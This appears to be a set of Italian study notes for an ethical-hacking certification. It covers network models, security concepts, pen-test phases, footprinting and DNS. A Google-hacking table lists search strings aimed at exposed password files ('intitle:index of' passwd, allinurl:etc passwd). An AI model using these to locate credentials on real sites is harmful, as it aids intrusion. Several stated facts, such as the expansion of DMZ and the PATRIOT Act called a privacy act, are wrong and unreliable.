

IL MODELLO OSI

E un modello che fa riferimento a come due computer comunicano tra di loro

Layer 1 – Physical layer : al di sopra di tutto dobbiamo capire i connettori, le interfacce e le interferenze. Questo è il primo livello

Layer 2 – Data link layer : ci aiuta a rispondere alle domande che includono la rete, come si assegnano gli indirizzi, come si invia un unico messaggio a più indirizzi etc. In questo layer si utilizzano i frames che incapsulano i dati e li trasmettono al layer successivo.

Cosa succede quando invii un messaggio al di fuori della tua rete?

Layer 3 – Network layer : dove i pacchetti sono utilizzati per tenere l'indirizzo della rete e le informazioni di routing.

Layer 4 – Transport Layer : qui i segmenti gestiscono una consegna end-to-end affidabile del messaggio, insieme alle correzioni di errori e il flow control.

I seguenti 3 layer gestiscono i dati. Il lavoro del Session Layer è quello di aprire, mantenere e chiudere la sessione. Presentation Layer è responsabile di mettere i dati in modo tale da poter essere capiti da tutti i sistemi. Application layer gestisce tutti i protocolli che autorizzano l'utente ad accedere alle informazioni su e tramite la rete (Ex. FTP autorizza l'utente a trasportare i file attraverso la rete, SMTP provvede al traffico email, HTTP permette di navigare su internet).

Questi ultimi 3 layer costituiscono il “data layer” della pila e vengono incapsulati nell'Application layer della pila TCP/IP.





Figura 1-1 : MODELLO OSI

TCP/IP Panoramica

TCP/IP è un set di protocolli che permettono ad un host su una rete di comunicare con un altro host. È sempre strutturato con i layer.

La collezione di bit è chiamata frames.



In questo esempio, il livello Applicazione "passerà" una richiesta

una richiesta HTTP (dati) al livello Trasporto. A questo livello, il computer di Joe guarda la richiesta richiesta HTTP e (poiché sa che l'HTTP di solito funziona in questo modo) sa che questa deve essere una connessione orientata alla sessione, con un'affidabilità stellare per garantire che Joe ottenga tutto ciò che chiede senza perdere nulla. Per questo si appella al Protocollo di controllo della trasmissione (TCP). TCP farà una serie di messaggi per settare una sessione di comunicazione con la end station, incluso il three way handshake. Questa stretta di mano include il Synchronize segment (SYN) e anche un Synchronize Acknowledgment (SYN/ACK) e un Acknowledgment (ACK). SYN segment chiede all'altro computer se è sveglio e vuole parlare, prendendo l'indirizzo dall'Internet Layer.


Questo livello deve capire da quale rete verrà data risposta alla richiesta, utilizzando un altro protocollo che si chiama DNS per rispondere con un indirizzo IP all'url che joe ha scritto.

Quando la risposta torna indietro, si crea il pacchetto da consegnare e si consegna al layer di sotto ovvero Network Access Layer. Qui Joe ha bisogno di trovare un indirizzo sulla sua subnet a cui

consegnare il pacchetto (perché ogni computer è interessato e in grado di inviare un messaggio solo a una macchina all'interno della propria sottorete). Lui sa il proprio indirizzo fisico ma non ha idea di quale sia quello del sistema a cui deve rispondere. Questo indirizzo IP di questo device sarà possibile sapere grazie al DNS ma non l'indirizzo fisico. Il computer di Joe mette in pratica un altro protocollo ovvero l'ARP per capire quando la risposta verrà data (ovvero i router). Questo processo di richiesta di un indirizzo locale a cui inoltrare il frame viene ripetuto a ogni anello della catena di rete.

Infine, quando il frame viene ricevuto dalla destinazione, il server continuerà a togliere e a consegnare PDU di bit, frame, pacchetto, segmento e dati. e a distribuire PDU di bit, frame, pacchetti, segmenti e dati, il che dovrebbe portare, se tutto ha funzionato bene, alla restituzione di un messaggio SYN/ACK per dare il via alle operazioni.

La figura mostra i frames di Ethernet in transito.



L'idea alla base è quella di dividere le reti in modo da avere la possibilità di gestire i sistemi con azioni di sicurezza specifiche per il controllo delle entrate anche per controllare il traffico in entrata e in uscita. Le cinque zone che ECC definisce sono :

Internet : Al di fuori del confine e incontrollabile, non puoi applicargli policies.

Internet DMZ : DMZ (Delimitary Zone) proviene dai militari e fa riferimento a pezzi di terra tra due avversari. Puo anche essere visto come una zona controllata da te e il caos di internet.

Production Network Zone :molto ristretta che controlla in maniera forte gli accessi da una zona non controllata. PNZ non ha utenti.

Intranet Zone : Una zona controllata che ha piccole restrizioni all'interno.

Management Network Zone : una zona ricca di VLAN e spesso controllata con IPSec. Molto sicura e con forti policies.

VULNERABILITY


Una vulnerabilita e una debolezza che puo essere sfruttata da un malintenzionato per eseguire azioni non autorizzate con un computer in una rete. Da buon pentester bisognerebbe tenersi aggiornato su le vulnerabilita. ECC le suddivide in varie categorie :

- Misconfiguration
- Default Installation
- Buffer Overflow
- Missing Patches
- Design Flaws
- Operation System flaws
- Application Flaws
- Open Services
- Default Password

SECURITY BASICS

Gli elementi dell information security sono : confidenzialita, integrita, disponibilita, autenticita e non ripudio.

Security Functionality and usability TRIANGLE



Thread modeling e caratterizzato da 5 sezioni : Security Objectives, Application Overview, Decompose Application, Identify Thread e Indetify Vulnerability.

EISA : Enterprise Information Security e una collezione di processi che aiutano a determinare come un organizzazione e costruita e come deve lavorare.

Risk management phase : Risk Identification, Risk Assessment, Risk Tracking, Risk Review.

Security Control possono anche essere categorizzati come fisici tecnici e amministrativi : fisici guardie, luci e camera. Tecnici sono criptazione, smartcard. Amministrativi sono training, policy ecc.

Preventive, detective e corrective measure sono : Autenticazione e' preventive, gli allarmi sono detective e back e ripristino sono corrective.

BIA : comprende la misurazione del tempo di inattività massimo tollerabile (MTD), che ha fornito un mezzo per dare priorità al recupero degli asset nel caso in cui si verifichi il peggio.

BCP : Business continuity plan che include il DPR disaster recovery plan.

ALE = SLE (single loss expectancy) x ARO (annual rate occurrence)

UBA (user behavior analytics) = il processo per tracciare l'atteggiamento degli utenti ed estrapolare questi atteggiamenti in attività malevole, attacchi o frodi.

IDSs = Behavior-based intrusion detection.

CIA

CIA sta per confidenziality, integrity e availability ovvero le tre componenti essenziali dell IT.

Confidenzialita : fa riferimento alla segretezza e alla privacy dell informazione. Utile a prevenire la divulgazione di informazioni o di dati da un utente non autorizzato ed inoltre si assicura di divulgare informazioni invece a chi è realmente autorizzato. La tecnica più utilizzata per la confidenzialità è la password.

ATTENZIONE: Autenticazione e confidenzialità possono essere confusi. Ad esempio MAC spoofing (utilizzare il mac address di qualcun altro) e considerato un attacco di autenticazione. L Autenticazione è considerata il segmento più importante della confidenzialità all interno della sicurezza IT.

Integrità : Fa riferimento ai metodi e alle azioni utili a proteggere le informazioni da un utente non autorizzato. In altre parole l integrità misura i dati inviati dal mittente al destinatario senza alterazioni. L integrità è spesso utilizzata tramite hash. L hash è una funzione matematica che genera uno specifico numero a lunghezza fissa (noto come valore di hash). Quando un utente invia un messaggio, l hash value è generato dal mittente al destinatario. Se anche un singolo bit della funzione hash cambia la funzione hash calcolerà e visualizzerà un valore di hash molto diverso sul sistema ricevente. E quindi o avverrà la ritrasmissione o si chiuderà la sessione.

Availability : Il termine più semplice da capire, fa riferimento alla disponibilità dei dati quando ad un utente gli servono. Gli attacchi contro la disponibilità sono "denial of service" che sono disegnati apposta per impedire la disponibilità dei dati all utente.

Authenticity : Eccolo a includere all interno dei termini e dice tutto la parola, un esempio può essere la firma digitale per garantire l autenticità.

ACCESS CONTROL SYSTEM

TCSEC crearono i Common Criteria ovvero un ente che ha fornito ai fornitori un modo per dichiarare la propria sicurezza sicurezza in loco seguendo un determinato standard di controlli e metodi di test, che si traducono in un livello chiamato Evaluation Assurance Level (EAL).

I common criteria sono degli standard che riducono o rimuovo vulnerabilita da un prodotto prima che esso venga lanciato. Ancora prima dell'EAL bisogna tenere conto :

- Target Evaluation (TOE) : cosa viene testato
- Security Targets (ST) : il documento che descrive I TOE e i requisiti di sicurezza
- Protection Profile (PP) : un set di requisiti di sicurezza specifici per il tipo di prodotto che viene testato.

Access control significa ristringere l'accesso alle risorse in una determinata maniera.

Mandatory access control (MAC) : un metodo di access control gestito dagli amministratori di sistema grazie alle security policies. In questo MAC il sistema operativo ha l'abilità di escludere o ammettere un entità ad una determinata risorsa.

DAC : permette agli utenti di porre access control a determinate risorse che loro hanno o controllano. Un esempio di DAC può essere il permesso NTFS su macchine Windows o Linux, oppure i permessi read-write-execute.

SECURITY POLICIES

La security policies può essere definita come un documento che descrive i security control che si implementano all'interno di un business per compiere un obiettivo o anche per determinare su una risorsa quali misure adattare.

Le security policy possono essere :

- Access control policy
- Information security policy
- Information protection policy
- Password policy
- E-mail policy
- Information audit policy : questo definisce i framework per l'auditing security con l'organizzazione.
- Remote access policy

Security audit : "In una organizzazione, una delle tecniche utilizzate per la difesa a livello aziendale dalle minacce informatiche è l'audit interno o processo di internal auditing (IA). L'IT Security Audit è un'attività professionale verso un'organizzazione per la verifica delle procedure, svolta principalmente da personale interno".

Inoltre possono essere di diverse tipologie :

- Promiscuous : praticamente aperta
- Permissive : blocca tutto quello che puo essere dannoso
- Prudent : che prevede la massima sicurezza ma permette alcune potenziali servizi dannosi perche il business lo richiede
- Paranoid : policy ce blocca tutto, incluso aprire i file su internet.

Ci sono altri termini da ricordare per quanto riguarda le policy :

- Standards : sono regole obbligatorie utilizzate per assicurare consistenza
- Baseline : prevede il minimo di sicurezza richiesto
- Guidelines : sono flessibili
- Procedures : sono dettagliati step-by-step istruzioni che compiere un obiettivo

HACKING TERMINOLOGY

Script Kiddie : e una persona non istruita sulle tecniche di hacking che utilizza semplicemente strumenti e tecniche liberamente disponibili (ma spesso vecchi e obsoleti) su internet.

Phreaker : e una persona che manipola i sistemi di telecomunicazioni per fare chiamate gratis.

L hacking community spesso viene categorizzata in 3 categorie :

- White hats : Considerati i bravi ragazzi, questi sono gli etichal hacker, non usano le proprie conoscenze senza permesso. White hats sono detti anche security analyst
- Black hats : Considerati i cattivi ragazzi, sono crackers, utilizzano le proprie conoscenze per scopi malevoli.
- Grey hats : difficili da individuare, non sono ne buoni ne cattivi. Si possono suddividere in altri due gruppi, quelli che sono curiosi sui tool hacking e tecniche ed altri che si credono di fare la propria guerra, con o senza i permessi del cliente per dimostrare vulnerabilita nei sistemi.

Altri termini come Cyberterrorist e una persona motivata da ideali religiosi o politici e poi state-sponsored hacker colui che e assunto dalla stato.

ATTACK TYPES


ECC definisce i tipi di attacchi in 4 categorie :

- Operation system (OS) attacks
- Application level attacks
- Shrink-wrap code attacks
- Misconfiguration attacks

Infowar e l'utilizzo di tecniche offensive e difensive per creare vantaggio su un avversario.

HACKING PHASES

ECC definisce 5 fasi di attacco :



1. Reconnaissance : non e nient altro che la fase di raccolta informazioni del target che si vuole attaccare. Esiste passive e active. Passive sarebbe raccogliere informazioni senza conoscenze invece active con l'utilizzo di tool e tecniche (social engineer o l'utilizzo della rete).
2. Scanning and enumeration : Con le informazioni prese dalla prima fase, si utilizzano tool e tecniche per una conoscenza più approfondita del target. Esempi possono essere ping sweep o network mapper.
3. Gaining Access : Sempre dalle informazioni precedenti si cerca di scalare i privilegi. Esempi possono essere accedere a una rete wifi non sicura e manipolarla come si vuole, SQL injection.
4. Maintaining access : Gli hacker cercano di assicurarsi di avere un modo per rientrare nella macchina o nel sistema che hanno già compromesso. Esempi possono essere Backdoor lasciate aperte oppure installare sniffer per fare più information gathering. L'accesso può essere mantenuto anche da Trojan, rootkit ecc.
5. Covering Tracks : la fase in cui gli hacker dopo aver compiuto il loro attacco devono pensare a non farsi rintracciare dai security professional. Esempio può essere corrompere i log files.

SIEM : security incident and event management aiuta al SOC ad identificare, monitorare, registrare e analizzare security incident.

DA RICORDARE : I ethical hacker è responsabile di rilevare vulnerabilità ma non di aggiustarle.

ETHICAL HACKER

Un ethical hacker è qualcuno che utilizza gli stessi tool e tecniche che utilizzano i malintenzionati per aiutare a rendere più sicura la rete.

Un cracker invece conosciuto anche con hacker malizioso, utilizza tecniche e tool per scopi personali o per distruzione.

Un ethical hacker lavora secondo confini prestabiliti creati tra lui e il cliente, secondo un contratto stipulato da entrambe le parti. Molto spesso quelli che sono più vulnerabili (nel mondo attuale) sono i sistemi che vengono considerati i più sicuri.

Tiger team : un gruppo di persone, prese da un'unica compagnia, per risolvere un problema.

THE PEN TEST

Un penetration tester è definito, in una larga scala di test e di controlli di sicurezza di un sistema o di una rete per identificare i rischi di sicurezza e di vulnerabilità.

Un pen tester ha 3 fasi principali :

1. Preparation : la fase che definisce il periodo di tempo durante il quale il contratto vero e proprio viene stipulato. Ex. Lo scopo del test, i tipi di attacchi permessi.
2. Assessment : Durante questa fase vengono condotti gli attacchi veri e propri ai controlli di sicurezza.
3. Conclusion : Definisce il periodo quando il final report deve essere preparato per il cliente, incluso di dettagli, raccomandazioni per migliorare la sicurezza.

Durante la fase di pent test il pentester deve poter simulare una situazione reale più che può. Per questo motivo, la maggior parte dei pen-test prevede che gli individui agiscano in vari stadi di conoscenza dell'obiettivo della valutazione (TOE). Questi diversi tipi di test sono noti con tre nomi: black box, white box e gray box.

- Black box testing è quando l'ethical hacker non ha assolutamente conoscenza del TOE. Il pen test è simulato come se fosse fatto da fuori, da uno sconosciuto ed è il test che toglie più tempo ed anche il più costoso.
- White box : esattamente l'opposto del black box. In questa tipologia il pen test ha completa conoscenza del network, dei sistemi e delle infrastrutture. Più veloce e meno costoso.
- Grey Box : anche conosciuto come partial knowledge testing. Qui si assume, a differenza del black box, che l'attacker è un insider.

LAW E STANDARDS

Leggi da ricordare :

- FISMA
- PATRIOT ACT : It's a privacy act
- CISPA : Cyber Threat Intelligence Sharing and Protection Act
- HIIPA : Health insurance Portability and Accountability
- SOX : Sarbanes-Oxley, creato per proteggere investitori pubblici.
- OSSTMM : Open Source Security Testing Methodology Manual
- PCI-DSS : Payment Card Data Security Standard
- COBIT : Control Object for Information and Related technology
- ISO/IEC 27001:2013 : Provede i requisiti per la creazione, il mantenimento di organizzazioni IT.

FOOTPRINTING

Esiste una differenza tra il termine recoinassance e footprinting. La ricognizione è più che altro un termine generale per raccogliere informazioni sugli obiettivi, mentre footprinting è più uno sforzo per mappare, ad alto livello, l'aspetto del paesaggio.

Footprintg e parte della recoinassance. Esiste l Anonymous footprinting dove si provano ad oscurare le fondi da dove hai preso le informazioni poi ce lo pseudonymous footprinting ovvero creare un'altra identità che fa le tue azioni.

ECC descrive 4 aspetti principali e benefici del footprinting per gli ethical hacker :

1. Conoscere le posizioni di sicurezza
2. Ridurre l area di focus
3. Identificare vulnerabilità
4. Disegnare una network map

Ci sono 2 diversi metodi per ottenere informazioni, active e passive footprinting.

Active e quella fase che permette all'attaccante di toccare il device, network o risorsa mentre invece Passive si riferisce alle misure per raccogliere informazioni da una fonte pubblica. Ex. Fare scan contro degli IP address.

PASSIVE FOOTPRINTING

In molti pensano che il passive footprinting sia più efficace dell active, si tratta solo di ottenere informazioni tramite portali pubblici come ad esempio search engine, social media oppure DNS per informazioni.

Il Competitive intelligence fa riferimento alla raccolta informazioni di un'azienda sul suo competitor. Tool utilizzati per il competitive possono essere EDGAR Database, Hoovers ecc.

ACTIVE FOOTPRINTING

Il footprinting attivo comporta l'esposizione della vostra raccolta di informazioni alla scoperta. Un tipo di attacco active è il social engineer, ci sono milioni di modi per poterlo fare. Quello che ECC

stabilisce e che quando si tratta di parlare con qualcuno quello è active mentre il dumpster diving (ricerca nella spazzatura) e passive.

FOOTPRINTING METHODS AND TOOLS

I Search engine posso dare molte informazioni per il footprinting, se usati bene, uno degli strumenti migliori è Netcraft per quanto riguarda informazioni su siti, DNS, hosting ecc. Sono utili anche i siti per cercare lavoro la quale danno molte informazioni sull'azienda, oppure social network.

GOOGLE HACKING

L'hacking di Google comporta la manipolazione di una stringa di ricerca con operatori specifici aggiuntivi per la ricerca di vulnerabilità.

Operator	Syntax	Description
filetype	filetype:type	Searches only for files of a specific type (DOC, XLS, and so on). For example, the following will return all Microsoft Word documents: filetype:doc
index of	index of /string	Displays pages with directory browsing enabled, usually used with another operator. For example, the following will display pages that show directory listings containing <i>passwd</i> : "intitle:index of" passwd
info	info:string	Displays information Google stores about the page itself: info:www.anycomp.com
intitle	intitle:string	Searches for pages that contain the string in the title. For example, the following will return pages with the word <i>login</i> in the title: intitle: login For multiple string searches, you can use the allintitle operator. Here's an example: allintitle:login password
inurl	inurl:string	Displays pages with the string in the URL. For example, the following will display all pages with the word <i>passwd</i> in the URL: inurl:passwd For multiple string searches, use allinurl. Here's an example: allinurl:etc passwd
link	link:string	Displays linked pages based on a search term.
related	related:webpagename	Shows web pages similar to <i>webpagename</i> .
Site	site:domain or web page string	Displays pages for a specific website or domain holding the search term. For example, the following will display all pages with the text <i>passwds</i> in the site anywhere.com: site:anywhere.com passwds

Da ricordare: quando sta scritto allintitle significa che puoi utilizzare piu stringhe.

WEBSITE and E-MAIL FOOTPRINTING

Analizzar un sito puo dare molte informazioni interessanti, come ad esempio il software in uso, filenames e contatti. I tool piu utilizzati sono Burp Suite, Firebug o Website Informer che ti permettono di prender header e cookie. Anche inserire codice HTML puo dare benefici.

Web mirroring e un grande metodo per fare footprinting (HTTrack, Black Widow). Inoltre esiste un archivio che ti fa vedere come erano i siti nel passato (archive.org) chiamata anche THE WAY BACK MACHINE. Si possono ricevere notifiche tramite Website Watcher.

L'email puo dare informazioni come l'indirizzo ip, la location fisica e Os.

DNS FOOTPRINTING


DNS provvede a dare un nome a gli IP address e viceversa, questo puo anche dare tante informazioni all'hacker.

DNS BASICS

DNS e composto da tutti i server del mondo, ognuno di loro ha e gestisce record per la propria piccola parte del mondo, chiamato anche come namespace. Questi record danno una direzione per uno specifico tipo di risorsa, alcuni per individual system altri per email, altri invece si agganciano ad altri DNS per aiutare le persone a cercare.

DNS port : 53, name lookup di solito utilizzano UDP mentre zone trasfer TCP.

Grandi server utilizzano la struttura a layer, dove il piu grande e il top-level domain come mostrato



in figura.

Questi record sono mantenuti dalle autorita per il tuo namespace (SOA) che condividono con altri DNS servers per questo si puo fare il lookup e il nameresolution. Il processo di replicare tutti questi record e chiamato zone trasfer. Bisogna fare attenzione a quali IP address e possibile fare il zone trasfer proprio per questo motivo gli amministratori restringono l'abilita di chiedere per un zone

trasfer a un piccolo elenco di name server all interno della sua rete. Quando si parla di DNS è importante ricordarsi che i Name Resolver sono i semplici richiesta risposta, mentre Authoritative server mantengono i record per i namespace, dati da una fonte amministrativa e rispondere di conseguenza.

